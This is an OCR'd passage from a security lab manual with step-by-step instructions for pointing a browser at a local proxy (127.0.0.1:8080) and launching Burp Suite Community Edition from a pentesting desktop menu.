
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



8. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.




9. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.




Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

10. In the next **Burp Suite Community Edition** notification, click **OK**.




11. In the **Terms and Conditions** wizard, click the **I Accept** button.



